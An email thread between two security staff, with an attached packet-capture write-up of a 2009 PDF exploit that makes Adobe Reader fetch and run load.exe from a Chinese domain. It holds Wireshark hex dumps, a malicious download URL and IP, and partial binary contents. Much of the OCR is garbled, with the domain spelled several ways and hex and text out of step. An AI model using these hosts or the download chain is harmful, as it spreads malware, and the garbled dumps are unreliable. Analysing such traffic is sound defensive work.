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**From:** "Rich Cummings" <rich@hbgary.com>  
**To:** "Greg Hoglund" <greg@hbgary.com>  
**Sent:** Monday, April 13, 2009 10:38 AM  
**Attach:** pdf\_exploit\_botnet\_packet\_analysis.docx  
**Subject:** RE: Maltego Test

G,

Here are a bunch of screen shots from our packet capture. I've isolated the IP addresses/URL's and most of the files downloaded from China and the Ukraine.

Take a look. I'll get Maltego today and start looking for the guy running the jRoger botmanager 1.5.

Call me when you have time.

R

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**From:** Greg Hoglund [mailto:greg@hbgary.com]  
**Sent:** Saturday, April 11, 2009 2:51 PM  
**To:** rich@hbgary.com  
**Subject:** Maltego Test


Rich,

Lets get the free version of maltego and run a test to ID the guy running that JRoger botnet. What was the DNS of the bot controller?

-Greg

PDF Zero Day Exploit Received 3/26/2009

AcroRd32.exe is used to open the readme.pdf. then adobe updater is launched to check for online updates. Readme.pdf injects the chinese URL <http://lieliteautobody.cn/load.php?id=0>. This proceeds to download and execute load.exe.



No.	Time	Source	Destination	Protocol	Info
45	19.963136	192.168.1.118	255.255.255.255	UDP	Source port: blackjack destination port: 34012
46	22.476688	192.168.1.118	255.255.255.255	UDP	Source port: blackjack destination port: 34012
47	24.966388	192.168.1.118	255.255.255.255	UDP	Source port: blackjack destination port: 34012
48	27.455219	192.168.1.118	255.255.255.255	UDP	Source port: blackjack destination port: 34012
49	29.968725	192.168.1.118	255.255.255.255	UDP	Source port: blackjack destination port: 34012
50	32.484287	192.168.1.118	255.255.255.255	UDP	Source port: blackjack destination port: 34012
51	33.381003	192.168.1.118	192.168.1.1	DNS	Standard query A lieliteautobody.cn
52	34.394516	192.168.1.118	192.168.1.1	DNS	Standard query A lieliteautobody.cn
53	34.424061	192.168.1.118	192.168.1.118	DNS	Standard query response A 94.247.3.151
54	34.446298	192.168.1.118	lieliteautobody.cn	TCP	afrog > http [SYN] Seq=0 win=64240 Len=0 MSS=1460
55	34.576023	192.168.1.118	255.255.255.255	UDP	Source port: blackjack destination port: 34012
56	34.592802	lieliteautobody.cn	192.168.1.118	TCP	http > afrog [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
57	34.593126	192.168.1.118	lieliteautobody.cn	TCP	afrog > http [ACK] Seq=1 Ack=1 win=64240 Len=0
58	34.593779	192.168.1.118	lieliteautobody.cn	HTTP	GET / HTTP/1.1
59	34.743771	lieliteautobody.cn	192.168.1.118	TCP	http > afrog [ACK] Seq=1 Ack=310 win=6432 Len=0
60	34.752097	lieliteautobody.cn	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
61	34.754280	lieliteautobody.cn	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
62	34.754900	192.168.1.118	lieliteautobody.cn	TCP	afrog > http [ACK] Seq=310 Ack=2921 win=64240 Len=0
63	34.905142	lieliteautobody.cn	192.168.1.118	TCP	[TCP segment of a reassembled PDU]

Frame 58 (363 bytes on wire (363 bytes captured))

Ethernet II, Src: Mactech\_00:19:25 (00:09:5e:00:19:25), Dst: Cisco-Li\_fc:09:68 (00:1a:70:fc:09:68)

Internet Protocol, Src: 192.168.1.118 (192.168.1.118), Dst: lieliteautobody.cn (94.247.3.151)

Transmission Control Protocol, Src Port: afrog (1042), Dst Port: http (80), Seq: 1, Ack: 1, Len: 309

Source port: afrog (1042)

Destination port: http (80)

Sequence number: 1 (relative sequence number)

0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h..A..%.E.

0010 01 5d 00 a4 40 00 80 06 d4 4a c0 a8 01 76 5e f7 .].0...J...vA.

0020 03 97 04 12 00 50 aa 6f 68 e9 29 17 9f 61 50 18 ....P.o h.)...P.

0030 fa f0 33 88 00 00 47 45 54 20 2f 20 48 54 54 50 .3...GE T / HTTP

0040 2f 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 69 6d /1.1.Ac cept: im

0050 61 67 65 2f 67 69 66 2c 20 69 6d 61 67 65 2f 78 age/gif; image/x

0060 2d 78 62 69 74 6d 61 70 2c 20 69 6d 61 67 65 2f -xbtmap , image/

0070 6a 70 65 67 2c 20 69 6d 61 67 65 2f 70 6a 70 65 jpeg, im age/pjpe

0080 67 2c 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 g, appli cation/x

0090 2d 73 68 6f 63 68 77 61 76 65 2d 66 6c 61 73 68 -shockwa ve-flash

00a0 2c 20 28 2f 2a 0d 0a 41 63 63 65 70 74 2d 4c 61 , \*/\*.A ccept=la

00b0 6e 67 75 61 67 65 3a 20 65 6e 2d 75 73 0d 0a 41 nguage: en-us..A

00c0 63 63 65 70 74 2d 43 6e 63 6f 64 69 6e 67 3a 20 ccept-En coding:

00d0 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 gzip, de flate, u

00e0 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c ser-Agen t: Mozil

00f0 6c 61 2f 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 la/4.0 ( compatib

0100 6c 65 3b 20 4d 53 49 45 20 36 2e 30 3b 20 57 69 le; MSIE 6.0; W

0110 6e 64 6f 77 73 20 4e 54 20 35 2e 31 3b 20 53 56 ndows NT 5.1; sv

0120 31 3b 20 2e 4e 45 54 20 43 4c 52 20 31 2e 31 2e 1; .NET CLR 1.1.

0130 34 33 32 32 29 0d 0a 48 6f 73 74 3a 20 6c 69 65 4322);.h ost: lie

0140 6c 69 74 65 61 75 74 6f 62 6f 64 70 2e 63 6e 0d liteauto body.cn.

0150 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 .connect ion: Kee

0160 70 2d 41 6c 69 76 65 0d 0a 0d 0a p-Alive, ...

Lieliteautobody.cn = 94.247.3.151


Wireshark interface showing packet capture data for pdf\_ex\_sniff.pcap. The packet list shows various protocols including UDP, DNS, and HTTP. The packet details pane shows the structure of the selected packet (Frame 53), including Ethernet II, Internet Protocol, User Datagram Protocol, and Domain Name System (response). The packet bytes pane displays the raw hex and ASCII data.

No.	Time	Source	Destination	Protocol	Info
45	19.963136	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
46	22.476688	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
47	24.986388	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
48	27.455209	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
49	29.968725	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
50	32.484287	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
51	33.381003	192.168.1.118	192.168.1.1	DNS	Standard query A 11elliteautobody.cn
52	34.354516	192.168.1.118	192.168.1.1	DNS	Standard query response A 11elliteautobody.cn
53	34.446298	192.168.1.118	11elliteautobody.cn	TCP	afrog > http [SYN] Seq=0 win=64240 Len=0 MSS=1460
54	34.576023	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
56	34.592802	11elliteautobody.cn	192.168.1.118	TCP	http > afrog [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
57	34.593126	192.168.1.118	11elliteautobody.cn	TCP	afrog > http [ACK] Seq=1 Ack=1 win=64240 Len=0
58	34.593779	192.168.1.118	11elliteautobody.cn	HTTP	GET / HTTP/1.1
59	34.741371	11elliteautobody.cn	192.168.1.118	TCP	http > afrog [ACK] Seq=1 Ack=310 win=6432 Len=0
60	34.752097	11elliteautobody.cn	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
61	34.754280	11elliteautobody.cn	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
62	34.754900	192.168.1.118	11elliteautobody.cn	TCP	afrog > http [ACK] Seq=310 Ack=2921 win=64240 Len=0
62	34.805142	11elliteautobody.cn	192.168.1.118	TCP	[TCP segment of a reassembled PDU]


Frame 53 (196 bytes on wire, 196 bytes captured)

- Ethernet II, Src: Cisco-Li\_fc:09:68 (00:1a:70:fc:09:68), Dst: Masstech\_00:19:25 (00:09:5e:00:19:25)
- Internet Protocol, Src: Mountain (192.168.1.1), Dst: 192.168.1.118 (192.168.1.118)
- User Datagram Protocol, Src Port: domain (53), Dst Port: ams (1037)
- Domain Name System (response)

0000 00 09 5e 00 19 25 00 1a 70 fc 09 68 08 00 45 00 ...A.%..p..h..E.  
0010 00 06 00 00 40 00 40 11 b6 6f c0 a8 01 01 c0 a8 ...0.0. ....  
0020 01 76 00 35 04 0d 00 a2 7d 28 66 0c 84 80 00 01 ...V.5....}(f....  
0030 00 01 00 03 00 03 0f 6c 69 65 6c 69 74 65 61 75 .....11elliteau  
0040 74 6f 62 6f 64 79 02 63 6e 00 00 01 00 01 c0 0c tobodoy.cn.....  
0050 00 01 00 01 00 00 01 b0 00 04 5e f7 03 97 c0 0c .....A.....  
0060 00 02 00 01 00 00 01 b0 00 06 03 6e 73 33 c0 0c .....ns3.....  
0070 c0 0c 00 02 00 01 00 00 01 b0 00 06 03 6e 73 31 .....n.....  
0080 c0 0c 0c 0c 00 02 00 01 00 00 01 b0 00 06 03 6e .....R.....  
0090 73 32 c0 0c 0c 52 00 01 00 01 00 00 01 b0 00 04 s2...R.....  
00a0 5f 81 90 d2 c0 64 00 01 00 01 00 00 01 b0 00 04 .....d.....  
00b0 4e 1a b5 4f c0 40 00 01 00 01 00 00 01 b0 00 04 N..O.O.....  
00c0 5e f7 03 96 A...




Iframes are used to re-direct the download to another website in China. Litedownloadfinest.cn



This url will download and execute load.exe





The lieliteautobody.cn web server is running nginx software. (? What is this?)

**nginx** is a HTTP server and mail proxy server written by me (Igor Sysoev) from russia.

<http://sysoev.ru/en> is his website.

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
79	36.000000	192.168.1.118	11e1iteautobody.cn	HTTP	GET /load.php?id=0 HTTP/1.1
80	36.180494	11e1iteautobody.cn	192.168.1.118	TCP	http > boinc-client [ACK] Seq=1 Ack=218 Win=6432 Len=0
81	36.195016	11e1iteautobody.cn	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
82	36.196075	11e1iteautobody.cn	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
83	36.196496	192.168.1.118	11e1iteautobody.cn	TCP	boinc-client > http [ACK] Seq=218 Ack=2921 Win=64240 Len=0
84	36.341667	11e1iteautobody.cn	192.168.1.118	TCP	[TCP segment of a reassembled PDU]

Acknowledgement number: 218 (relative ack number)  
Header length: 20 bytes  
Flags: 0x10 (ACK)  
Window size: 6432  
Checksum: 0xd7c7 [correct]  
[\[Reassembled PDU in frame: 99\]](#)

03a0 00 00 00 00 00 00 00 21 00 00 08 20 00 00 a0 ..... !...  
03b0 20 00 00 00 00 00 00 00 00 00 1c 21 00 00 24 ..... !...\$  
03c0 20 00 00 7c 20 00 00 00 00 00 00 00 00 00 3c ..... !...<  
03d0 21 00 00 00 20 00 00 00 00 00 00 00 00 00 00 ..... !...  
03e0 00 00 00 00 00 00 00 00 00 00 28 21 00 00 00 ..... !...  
03f0 00 00 00 d6 20 00 00 e4 20 00 00 f4 20 00 00 c4 ..... !...  
0400 20 00 00 b6 20 00 00 a8 20 00 00 00 00 00 00 0e ..... !...  
0410 21 00 00 00 00 00 00 30 00 43 72 65 61 74 65 46 ..... !...0.CreateE  
0420 69 6c 65 41 00 80 00 45 78 69 74 50 72 6f 63 65 ..... !...e.xltProce  
0430 73 00 1f 01 47 65 74 50 72 6f 63 41 64 64 72 ..... !...s...get ProcAddr  
0440 65 73 73 00 00 67 01 47 6c 6f 62 61 6c 41 6c 6c ..... !...ess..g.g lobalAll  
0450 6f 63 00 34 01 4c 6f 61 64 4c 69 62 72 61 72 79 ..... !...oc...Loa dLibrary  
0460 41 00 00 f7 01 52 65 61 64 46 69 6c 65 00 00 6b ..... !...A...rea dFile..k  
0470 65 72 6e 65 6c 33 32 2e 64 6c 6c 00 00 9d 01 4d ..... !...erne132..dll...M  
0480 65 73 73 61 67 65 42 6f 78 41 00 73 73 65 72 33 ..... !...essageBo xA.user3  
0490 32 2e 64 6c 6c 00 00 0a 00 47 65 74 4f 70 65 6e ..... !...2.dll... .GetOpen  
04a0 46 69 6c 65 4e 61 6d 65 41 00 00 63 6f 6d 64 6c ..... !...FileName A..cmd1  
04b0 67 33 32 2e 64 6c 6c 00 00 00 00 00 00 00 00 ..... !...g32.dll. ....  
04c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
04d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
04e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
04f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
0500 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
0510 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
0520 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
0530 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
0540 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
0550 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
0560 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... !...  
0570 34 00 00 6b 65 72 6e 65 6c 33 32 2e 64 6c 6c 00 ..... !...4..... !...dll  
0580 64 67 65 72 35 64 39 38 67 64 66 39 67 00 43 3a ..... !...dger5d98.gdf9g.c:  
0590 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65 6d 33 ..... !...\\WINDOWS\\system3  
05a0 32 5c 61 6c 67 2e 65 78 65 00 64 66 67 38 73 39 ..... !...2.alg.exe.dfg6s9  
05b0 64 38 66 39 73 64 38 00 47 65 74 50 72 6f 63 41 ..... !...d8f9sds..GetProca  
05c0 64 64 72 65 73 73 00 73 64 66 68 38 64 66 39 66 ..... !...ddress.s dfh8d9f  
05d0 39 64 38 67 00 4c 6f 61 64 4c 69 62 72 61 72 79 ..... !...9d8g;Loa dLibrary  
05e0 41 00 33 32 34 6a 6e 6a 6b 35 ..... !...A.324jnj k5

File: "C:\y-deno files\RAM images\pdf\pdf\_ex\_sniff.pcap" 1377 KB 00:15:58 Packets: 2829 Displayed: 2829 Marked: 0

Start NetWitness Investigator 8 pdf\_ex\_sniff.pcap - ... 5.jpg - Paint 6:28 PM

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
79	36.000000	192.168.1.118	192.168.1.118	HTTP	GET /load.php?row= HTTP/1.1
80	36.180494	192.168.1.118	192.168.1.118	TCP	http > boinc-client [ACK] Seq=1 Ack=218 Win=6432 Len=0
81	36.195016	192.168.1.118	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
82	36.196075	192.168.1.118	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
83	36.196496	192.168.1.118	192.168.1.118	TCP	boinc-client > http [ACK] Seq=218 Ack=2921 Win=64240 Len=0
84	36.198407	192.168.1.118	192.168.1.118	TCP	[TCP segment of a reassembled PDU]

Sequence number: 2921 (relative sequence number)  
[Next sequence number: 4381 (relative sequence number)]  
Acknowledgement number: 218 (relative ack number)  
Header length: 20 bytes  
Flags: 0x10 (ACK)  
Window size: 6432  
Checksum: 0x97cb [correct]  
[Seq/Ack analysis]  
[Reassembled PDU in frame: 991]  
TCP segment data (1460 bytes)

0000 00 09 56 00 19 25 00 1a 70 fc 09 68 08 00 45 00 ..A.%..p.h..E.  
0010 05 dc 47 c9 40 00 2a 06 de a6 5e f7 03 97 c0 a8 ..G.0.%..A....  
0020 01 76 00 50 04 13 20 26 65 82 6a b7 ab 42 50 10 ..v.P..)8e.j..BP.  
0030 19 20 97 c0 00 0a 60 34 00 45 78 69 74 50 72 .....4.ExTEPR  
0040 0f 03 05 7a 00 01 50 39 66 67 64 39 66 67 38 6doss00 9fgdPgs  
0050 39 64 00 56 69 72 74 75 61 6c 41 6c 6c 6f 63 00 9d.virtu a1Alloc  
0060 64 66 38 67 39 73 39 38 67 38 67 64 66 39 00 56 df8g9s98 g8gdf9.V  
0070 69 72 74 75 61 6c 46 72 65 65 00 6b 6a 33 34 68 9rtialfr 6e-134h  
0080 32 69 33 6b 6a 34 00 55 6e 6d 61 70 56 69 65 77 213K4.U nmapview  
0090 4f 66 46 69 6c 65 00 64 39 66 38 67 73 30 39 66 9fFile.d 9f8gs09f  
00a0 39 64 66 00 00 00 00 00 00 00 00 00 00 00 00 9df.....  
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
01a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
01b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
01c0 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 18 .....  
01d0 00 00 80 00 00 00 00 00 00 00 00 00 00 00 01 .....  
01e0 00 00 58 00 00 80 30 00 00 80 00 00 00 00 .....  
01f0 00 00 00 00 00 00 00 00 00 01 00 00 04 00 48 .....  
0200 00 00 00 70 40 00 00 34 00 00 00 00 00 00 00 .....  
Proto Init (0), 1460 bytes

Packets: 2829 Displayed: 2829 Marked: 0

Start iTunes NetWitness Investigator 8 pdf\_ex\_sniff.pcap - ... 6.jpg - Paint 6:29 PM



pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
115	40.744451	11eliteautobody.cn	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
116	40.747526	192.168.1.118	11eliteautobody.cn	TCP	dcutility > http [ACK] Seq=362 Ack=2921 win=64240 Len=0
117	40.803479	11eliteautobody.cn	192.168.1.118	TCP	http > fpitp [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
118	40.812234	192.168.1.118	11eliteautobody.cn	TCP	fpitp > http [ACK] Seq=1 Ack=1 win=64240 Len=0
119	40.816274	192.168.1.118	11eliteautobody.cn	HTTP	GET /cache/1188n.zw HTTP/1.1

Source port: fpitp (1045)  
Destination port: http (80)  
Sequence number: 1 (relative sequence number)  
[Next sequence number: 361 (relative sequence number)]  
Acknowledgement number: 1 (relative ack number)  
Header length: 20 bytes  
Flags: 0x18 (PSH, ACK)  
Window size: 64240  
Checksum: 0xd2a6 [correct]  
Hypertext Transfer Protocol

0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ...P..h..A..%.E.  
0010 01 90 00 c8 40 00 80 06 d5 f3 c0 a8 01 76 5e f7 ....@... ..VA.  
0020 03 97 04 15 00 50 ef ea b6 fa 2a 00 64 4b 50 18 ....P.. ..dkP.  
0030 fa f0 d2 a6 00 00 47 45 54 20 2f 63 61 63 68 65 .....GE T /cache  
0040 2f 66 6c 61 73 68 2e 73 77 66 20 48 54 54 50 2f /flash.swf HTTP/  
0050 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 69 6d 61 .1..Acc ept: ima  
0060 67 65 2f 67 69 66 2c 20 69 6d 61 67 65 2f 78 2d ge/gif, image/x-  
0070 78 62 69 74 6d 61 70 2c 20 69 6d 61 67 65 2f 6a xbitmap, image/i  
0080 70 65 67 2c 20 69 6d 61 67 65 2f 70 6a 70 65 67 peg, ima ge/pjpeg  
0090 2c 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d , applic ation/x-  
00a0 73 68 6f 63 6b 77 61 76 65 2d 66 6c 61 73 68 2c shockwav e-flash,  
00b0 20 2a 2f 2a 0d 0a 52 65 66 65 72 65 72 3a 20 68 /\*. re ferer: h  
00c0 74 74 70 3a 2f 2f 6c 69 65 6c 69 74 65 61 75 74 ttp://11 eliteaut  
00d0 6f 62 6f 64 79 2e 63 6e 0d 0a 41 63 63 65 70 74 obody.cn ..Accept  
00e0 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d 75 73 -Languag e: en-us  
00f0 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e ..Accept -Encodin  
0100 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 g: gzip, deflate  
0110 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f ..user-A gent: Mo  
0120 7a 69 6c 6c 61 2f 34 2e 30 20 28 63 6f 6d 70 61 zilla/4.0 (compa  
0130 74 69 62 6c 65 3b 20 4d 53 49 45 20 36 2e 30 3b tible; M SIE 6.0;  
0140 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e 31 3b Windows NT 5.1;  
0150 20 53 56 31 3b 20 2e 4e 45 54 20 43 4c 52 00 31 SV: .N ET CLR 1  
0160 2e 31 2e 34 33 32 32 29 0d 0a 48 6f 73 74 3a 20 .1.4322) ..Host:  
0170 6c 69 65 6c 69 74 65 61 75 74 6f 62 6f 64 79 2e 11elitea utobody.  
0180 63 6e 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 cn..conn ection:  
